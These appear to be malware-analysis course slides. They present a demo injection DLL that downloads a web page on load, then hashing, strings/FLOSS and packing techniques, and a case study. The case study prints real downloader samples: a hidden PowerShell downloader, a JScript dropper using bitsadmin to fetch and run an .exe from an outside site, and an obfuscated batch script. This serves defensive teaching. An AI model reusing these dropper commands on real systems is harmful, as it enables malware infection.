*lpReserved* parameter indicates whether the DLL is being loaded statically or dynamically.



```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE hThread = NULL;

    g_hMod = (HMODULE)hinstDLL;

    switch( fdwReason )
    {
    case DLL_PROCESS_ATTACH :
        OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
        hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
        CloseHandle(hThread);
        break;
    }

    return TRUE;
}
```

Source Code of myhack.dll



```
#include "windows.h"
#include "tchar.h"

#pragma comment(lib, "urlmon.lib")

#define DEF_URL         (L"http://www.naver.com/index.html")
#define DEF_FILE_NAME   (L"index.html")

HMODULE g_hMod = NULL;

DWORD WINAPI ThreadProc(LPVOID lParam)
{
    TCHAR szPath[_MAX_PATH] = {0,};

    if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
        return FALSE;

    TCHAR *p = _tcsrchr( szPath, '\\' );
    if( !p )
        return FALSE;

    _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);

    URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);

    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE hThread = NULL;

    g_hMod = (HMODULE)hinstDLL;

    switch( fdwReason )
    {
    case DLL_PROCESS_ATTACH :
        OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
        hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
        CloseHandle(hThread);
        break;
    }

    return TRUE;
}
```

Static Analysis


Fingerprinting the Malware -- Cryptographic Hash

Fingerprinting the Malware

- Fingerprinting involves generating the **cryptographic hash** values for the suspect binary based on its file content.
- Same cryptographic hashing algorithms:
  – MD5
  – SHA1
  – SHA256
- **Why not just use the file name?**
  – **Ineffective,** same malware sample can use different filenames, cryptographic hash is calculated based on the file content.
- File hash is frequently used as an indicator to share with other security researchers to help them identify the sample.

Tools and Python code

md5sum
sha256sum
sha1sum




```python
import hashlib
import sys

filename = sys.argv[1]
content = open(filename, "rb").read()
print hashlib.md5(content).hexdigest()
print hashlib.sha256(content).hexdigest()
print hashlib.sha1(content).hexdigest()
```

Strings


- Finding Strings [1]
  - A string in a program is a sequence of characters such as “the.”
  - A program contains strings if it prints a message, connects to a URL, or copies a file to a specific location.
  - Searching through the strings can be **a simple way to get hints about the functionality of a program**.
    - For example, if the program accesses a URL, then you will see the URL accessed stored as a string in the program.
  - You can use the **Strings** program to search an executable for strings, which are typically stored in either ASCII or Unicode format.

[1]. Practical Malware Analysis, page 11


Static analysis (myhack.dll)



```
C:\Work>strings.exe myhack.dll_
```




```
modf
ldexp
_cabs
_hypot
fmod
frexp
_y0
_y1
_yn
_logb
_nextafter
index.html
http://www.naver.com/index.html
<myhack.dll> Injection!!! -- CSC 497/583 -- Si Chen
QI\
QI\
QI\
QI\
```



```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE hThread = NULL;

    g_hMod = (HMODULE)hinstDLL;

    switch( fdwReason )
    {
    case DLL_PROCESS_ATTACH :
        OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
        hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
        CloseHandle(hThread);
        break;
    }

    return TRUE;
}
```

Static analysis (myhack.dll)




```
4%5
7.787K7R7^7v7<7
7g8n8
9&9R9
9%:.:g:r:e<
>&>+>6>A>U>
?]?
0G0^0i0q0¦0
1A1^1
2"2+363
5<535c5
6"6j6
7<7
7.8
9:9T919s9
:#:A:h:>:
;>;;;H;a;r;¦;
<"<><∕<J<Q<
=U>
1o2M3t3
6k6
7^7>7
8>838@8J8Z8
;3;s;
<!<'<+<1<5<?<R<[<v<
```

Sometimes the strings detected by the Strings program are not actual strings.

strings in Linux and flare-floss


- **FireEye Labs Obfuscated String Solver**
  - Many malware authors evade heuristic detections by obfuscating only key portions of an executable
    - These portions are strings and resources used to configure domains, files, and other artifacts of an infection
  - The FireEye Labs Obfuscated String Solver (FLOSS) uses advanced stati analysis techniques to automatically deobfuscate strings from malware binaries.




```
 root@localhost  ~   ./floss a99c01d5748b1bfd203fc1763e6612e8
FLOSS static ASCII strings
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
SPWV
uNSW
j0Xf
RPSW
90t0
j Xf
PPPPP
Y__^[
9csm
u)jAXf;
u+9u
8csm
uTVWhA7@
PPPPP
<v*V
^SSSSS
tAVWP
Y[_^
PPPPP
8"u8
t       j\Yf
t$9U
QQSVWh
```

Packed and Obfuscated Malware

- Malware writers often use **packing or obfuscation** to make their files more difficult to detect or analyze.
- **Obfuscated** programs are ones whose execution the malware author has attempted to hide.
- **Packed** programs are a subset of obfuscated programs in which the malicious program is compressed and cannot be analyzed.
- Both techniques will severely limit your attempts to statically analyze the malware.


Start
Original Executable
(Strings and other information visible)
Start
Wrapper Program
Packed Executable
(Strings and other information not visible)

Packed and Obfuscated Malware


PEiD v0.95

File: C:\Work\myhack.dll


Entrypoint: 00001412
EP Section: .text

File Offset: 00000812
First Bytes: 55,8B,EC,83

Linker Info: 14.16
Subsystem: Win32 GUI

Nothing found *

Packers and Cryptos




```
➜  ~ upx -o myhack_packed.dll myhack.dll
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     75264 ->     39424   52.38%    win32/pe     myhack_packed.dll

Packed 1 file.
```

Real-world Case Study

0cddd8c2084adb75689b5855a70cc4a8


(Trojan-Downloader. Powershell. Agent.a)


Hiew: 0cddd8c2084adb75689b5855a70cc4a8

```
    0cddd8c2084adb75689b5855a70cc4a8                    FRO --------            0      00000000?Hiew 8.43 (c)SEN
powershell.exe -noe -nol -nop -noni -w Hidden -ex Bypass -c (New-Object System.Net.WebClient).DownloadFile('http://188.
?
```

44dcace0cfa9c0f6be1965841bc11410


(Downloader. JS. Agent.a)


Hiew: 44dcace0cfa9c0f6be1965841bc11410

```
   44dcace0cfa9c0f6be1965841bc11410                              FRO --------              0     00000000?Hiew 8.43 (c)SEN
var lildz = new ActiveXObject("shell.application");
var am = String.fromCharCode( 99,109,100,46,101)
var kk = " h^t^tp://www.sinakhat^ibi.c^om/121016.e^xe %appdata%\keos.exe     &start %appdata%\keos.exe"
lildz.ShellExecute (am+"xe"," /c bitsadmin   /tr^an^sfer my^job /do^wnload /prio^rity hi^gh"+kk, '', 'open',0);
```

84f1fa3c698915b91257706d1e4e3f0e


(Trojan.BAT.Agent.a)



```
Hiew: 84f1fa3c698915b91257706d1e4e3f0e
   84f1fa3c698915b91257706d1e4e3f0e                  FRO --------           0      00000000?Hiew 8.43 (c)SEN
@echo off
?c%FH_DJJU_GSG_FmJjFPRQqgdycQAzVMvfDWRo%a%FH_DJJU_GSG_FjFujOkkOOMcLovIGAGoYrZUcnjM%1%FH_DJJU_GSG_FHTVGdEtZSPwMcCCyWHZIMw
?_GSG_FyJZdHGkQCZFzIECPEodzsIdWfBcyio%c%FH_DJJU_GSG_FGjuIFwEgnuBFnQzZiqjU%h%FH_DJJU_GSG_FDOiuCK1yKGzVajguDVoY%c%FH_DJJU_
?c%FH_DJJU_GSG_FXGyLNNJmAfYMGYWhwEfhCLBhFcbeNb%a%FH_DJJU_GSG_FAiXNgfEIVAxryMNMxNnvanLuYdWqg%1%FH_DJJU_GSG_FRbiwBmWutJshu
?KBIrtedYGKAydReSgysvQV1p% %FH_DJJU_GSG_FkufGHcpMDciTYrMxhatFc%s%FH_DJJU_GSG_FxPFzIvHkurbHUmZNrXxLd%e%FH_DJJU_GSG_FJIADT
```

9b2293323610ccb2af33f977cb21f45c

